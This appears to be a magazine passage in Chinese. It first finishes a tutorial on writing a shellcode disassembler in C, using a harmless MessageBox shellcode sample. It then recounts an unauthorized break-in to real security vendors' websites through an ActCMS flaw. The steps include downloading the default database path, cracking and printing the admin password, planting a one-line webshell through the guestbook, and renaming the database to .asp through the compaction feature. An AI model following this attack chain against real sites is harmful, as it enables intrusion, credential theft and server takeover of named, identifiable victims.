while(Index < strlen(pbuf))
{
Decode(&dis,Linear,&Index);
printf("%08x | %-8s\t |%s\n",dis.Address,dis.Opcode,
dis.Assembly);
dis.Address += dis.OpcodeSize + dis.PrefixSize;
FlushDecoded(&dis);
Index ++;
}
```

是不是很简单？dis.Address里的地址是随便给的，方便阅读。在真正用反汇编引擎时，这个参数是根据PE结构的具体地址给出的，就不是随便给出的了。在输出的时候输出了地址，输出了机器码，还有机器码对应的反汇编代码，看看效果吧。

```
00401000 | 66:81EC4004|sub sp, 0440
00401005 | 33DB      |xor ebx, ebx
00401007 | 53 |push ebx
00401008 | 68 77657374|push 74736577
0040100d | 68 6661696C|push 6C696166
00401012 | 8BC4      |mov eax, esp
00401014 | 53 |push ebx
00401015 | 50 |push eax
00401016 | 50 |push eax
00401017 | 53 |push ebx
00401018 | B8 EA04D877|mov eax, 77D804EA
0040101d | FFD0      |call eax
0040101f | 53 |push ebx
00401020 | B8 DACD817C|mov eax, 7C81CDDA
00401025 | FFD0      |call eax
Press any key to continue
```

这就是反汇编的代码了。怎么样，跟上面的ShellCode比起来是不是好读多了。我们看看这个ShellCode本来的代码。

```
"\x66\x81\xEC\x40\x04" SUB SP,440
"\x33\xDB"   XOR EBX,EBX
"\x53"PUSH EBX
"\x68\x77\x65\x73\x74" PUSH 74736577
"\x68\x66\x61\x69\x6C" PUSH 6C696166
"\x8B\xC4"   MOV EAX,ESP
"\x53"   PUSH EBX
"\x50"   PUSH EAX
"\x50"   PUSH EAX
"\x53"   PUSH EBX
"\xB8\xEA\x04\xD8\x77"   MOV EAX,user32.
MessageBoxA
"\xFF\xD0"   CALL EAX
"\x53"   PUSH EBX; /ExitCode
"\xB8\xDA\xCD\x81\x7C"  MOV EAX,kernel32.
ExitProcess
"\xFF\xD0"  CALL EAX  ; \ExitProcess
```

怎么样，跟我们反汇编的内容对比一下看看，是不是一样？

我们的程序这样还不能算完，还有一些东西要提一下。我们不能每次都这样把ShellCode放到字符串中后编译链接，这样不是很麻烦吗，其实我们给它一个参数，然后去读指定的文件就可以了。修改后的源代码如下：

```
int main(int argc, char* argv[])
{
if (argc != 2)
{
printf("Usage:");
printf("\t argv[0] filename");
return -1;
}
FILE *fs;
fs =fopen(argv[1],"r");
if(!fs)
{printf("file error\n");
return 1;
}
fseek(fs,0,SEEK_END);
long lCurPos = ftell(fs);
void *pbuf = NULL;
pbuf = malloc(sizeof(char) * lCurPos);
memset(pbuf,0,sizeof(char) * lCurPos);
fseek(fs,0,SEEK_SET);
fread(pbuf,lCurPos,1,fs);
if (fs != NULL)
{fclose(fs);
fs = NULL;
}
DISASSEMBLY dis;
char *Linear=(char *)pbuf;
DWORD Index=0;
FlushDecoded(&dis);
dis.Address = 0x401000;
while(Index < lCurPos)
{
Decode(&dis,Linear,&Index);
printf("%08x | %-8s\t |%s\n",dis.Address,dis.
Opcode,dis.Assembly);
dis.Address += dis.OpcodeSize + dis.PrefixSize;
FlushDecoded(&dis);
Index ++;
}
if (pbuf != NULL)
{
free(pbuf);
pbuf = NULL;
}
return 0;
}
```

这样代码就完整了。不过还是有一个比较麻烦的地方，就是读取的文件里面必须是真正的二进制编码，而不能是文本格式的字符串，否则出来的会无法使用。也就是必须把ShellCode在十六进制编辑器下手动地挨个写进去，保存后读取。这也是相当繁琐的地方，大家可以自己想想办法。我这里把ShellCode的代码保存到了1.bin中，程序运行时把这个文件名作为参数，运行的效果和上面是一样的。如果把这个程序修改一下的话，也就是读取一个真正的PE文件，并且根据PE格式的地址去逐个反汇编的话，不就是一个简单的静态反汇编器了吗!?

本文介绍的程序十分简单，思路也比较清晰，大家可以完善一下，让它更强大一些。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识: 无
关键词: 入侵、威盾、Actcms



入侵威盾IIS防火墙官方网站

文/图 王蓓

威盾IIS防火墙是国内一款专业级的网站反黑客防火墙，功能十分强大，拥有多种防护功能，比如防黑客入侵、防迅雷下载、限制流量等。在这里我们来检测一下这个专业的防黑客防火墙是否真的能防住黑客。

在其主站转了半天，发现全部是静态页面，连个动态页面也没有，于是决定从旁入侵。先查下和http://www.weidun.com.cn这个网站放在同一服务器上的网站有哪些，主站的IP为210.72.239.187。同IP站点查询的网站有很多，我常用的是http://www.114best.com/ip/，输入查询IP: 210.72.239.187，结果发现这个IP绑定了3 个域名，如图1 所示。为了避免查询不准确，我们再换个网址查询下，结果如图2 所示。



图1




图2

此时我们已经获取了大量的信息，可以一个一个地旁注入侵。简单看了下，选择了http://vip.bingdun.com/这个域名入侵。打开一看，是国内著名的抗DDOS防火墙，冰盾官方网站的VIP专区，找了几个连接试了试，没有发现注入点。无意中在后面加了个admin，结果直接连到了冰盾VIP专区的后台登录地址，如图3所示，上面写的很清楚，采用的是ActCms。没听说过这个CMS系统，直接到官方下载了一套最新的ActCms系统，本地环境搭建，看了下很清爽，界面也很眼熟，其默认数据库下载地址是\Data_ACT\actcms.mdb。




图3

抱着试试看的心理，在冰盾VIP服务区里输入下数据库地址http://vip.bingdun.com\Data_ACT\actcms.mdb，没想到居然可以下载，如图4 所示。这让我十分惊讶，做防火墙的公司，怎么也算是个安全公司吧，竟然连数据库的地址都不改，不过也没准是管理员留个假数据库骗人玩的。抱着试试看的心里，把数据库下载下来，满怀激动的心情打开了数据库，如图5 所示。

在admin_act表里面找到了用户名和密码，把密码复制出来，到在线破解MD5的网站破解，得到管理员密码28ac2a0b748d01e9的明文是rootshe11。直接登录后台，用户名是admin，登录成功，如图6 所示。




图 4




图 5




图 6

在入侵这个网站的时候，到这里我就陷入了困境，想了很多办法拿WebShell，均以失败告终。这套Actcms系统，在防范上传WebShell方面下了很大的功夫，很多常用的模块，如上传文件、文章管理、数据库备份等，都设置了安全策略。无奈下，我只能又回到原点，抄起代码，进行深入研究。

当我读到Admin目录的某个文件的时候，发现了一个漏洞。对数据库进行管理的文件ACT.Data.asp，由于没加判断语句，无论是什么后缀名，即使系统提示"操作失败"，实际上也会写入文件。该文件的部分代码如下：

```
<input type=text size=50 name=bkDBname value="ActCMS_Backup_<%=date%>.mdb">  如备份目录有该文件, 将覆盖, 如没有, 将自动创建<BR>  
    <input type=submit class="ACT_btn"value=" 确定 ">
    <table width="100%" height="1" border="0" align=center cellpadding="5" cellspacing="1" class="table">
    <form action="Type=CompactDatabase" method="post">
    <tr>
    <td class="td_bg" height=25><b>注意: </b><br>输入数据库所在相对路径,并且输入数据库名称 </td>
    </tr>
    <tr>
    <td class="td_bg">压缩数据库: <input name="dbpath" type="text" value="<%=actcms.actsys&db%>" size="50">
     
    <input type="submit" class="button" value=" 开始压缩 "></td>
    </tr>
    <form>
    </table>
    <%End sub
    Public Function CompactDatabase()
    dim dbpath
    dbpath = request("dbpath")
    On Error Resume Next
    Dim strTempFile, fso, jro, ver, strCon, strTo, LCID
    Set fso = Server.CreateObject("Scripting.FileSystemObject")
    strTempFile = DBPath
    strTempFile = Left(strTempFile, InStrRev(strTempFile, "\")) & fso.GetTempName
    Set jro = Server.CreateObject("JRO.JetEngine")
    LCID = Conn.Properties("Locale Identifier").Value
    CloseConn
    strTo = "Provider=Microsoft.Jet.OLEDB.4.0; Locale Identifier=" & LCID & "; Data Source=" & Server.MapPath(strTempFile) & "; Jet OLEDB:Engine Type=" & ver
    jro.CompactDatabase ConnStr, strTo
    CompactDatabase = False
    If Err Then
    fso.DeleteFile Server.MapPath(strTempFile)
    Else
    fso.DeleteFile Server.MapPath(DBPath)
    fso.MoveFile Server.MapPath(strTempFile), Server.MapPath(DBPath)
    If Err Then
    fso.DeleteFile Server.MapPath(strTempFile)
    Else
    CompactDatabase = True
    End If
    End If
    Set jro = Nothing
    Set fso = Nothing '重新打开数据库
    ConnectionDatabase()
    if CompactDatabase=true then
    ShowErr = "数据库压缩和修复成功"
    else
    ShowErr = "操作失败"
```

```
end if
Response.Redirect("Error.asp?Errs="&Server.URLEncode(ShowErr)&"&ErrorUrl=")
Response.end
End Function
Function CheckDir(FolderPath)
dim fso1
folderpath=Server.MapPath(".")&"\"&folderpath
Set fso1 = CreateObject("Scripting.FileSystemObject")
If fso1.FolderExists(FolderPath) then  '存在
CheckDir = True
Else  '不存在
CheckDir = False
End if
Set fso1 = nothing
End Function
Function MakeNewsDir(foldername)
dim f,fso1
 MakeNewsDir = False
Set fso1 = CreateObject("Scripting.FileSystemObject")
Set f = fso1.CreateFolder(foldername)
MakeNewsDir = True
Set fso1 = nothing
End Function
%>
```

对这个漏洞我们能干什么？我们可以向数据库写入一句话木马，然后利用数据库压缩功能，把数据库压缩成ASPects或者其他的扩展名文件。

在后台找到留言系统，在留言系统里写入一句话木马提交，如图7 所示。返回"数据库维护"选项，选择"数据库压缩"菜单，把压缩数据库名称改成可执行文件名称，这里的地址是"/data_act/actcms.asp"，然后点击"压缩"，系统会提示失败，但实际上已经压缩成功了。我们直接访问压缩后的地址，如图8 所示。




图7

当看到有"类型不匹配execute"字样的时候，就说明一句话木马执行成功了。打开一句



图8

话木马连接器，点击go，直接写入小马，如图9所示，通过小马上传大马，即可成功拿到Shell，如图10所示。由于目录访问权限设置的问题，此时，威盾、冰盾以及孤独剑客的个人网站全部沦陷。




图9

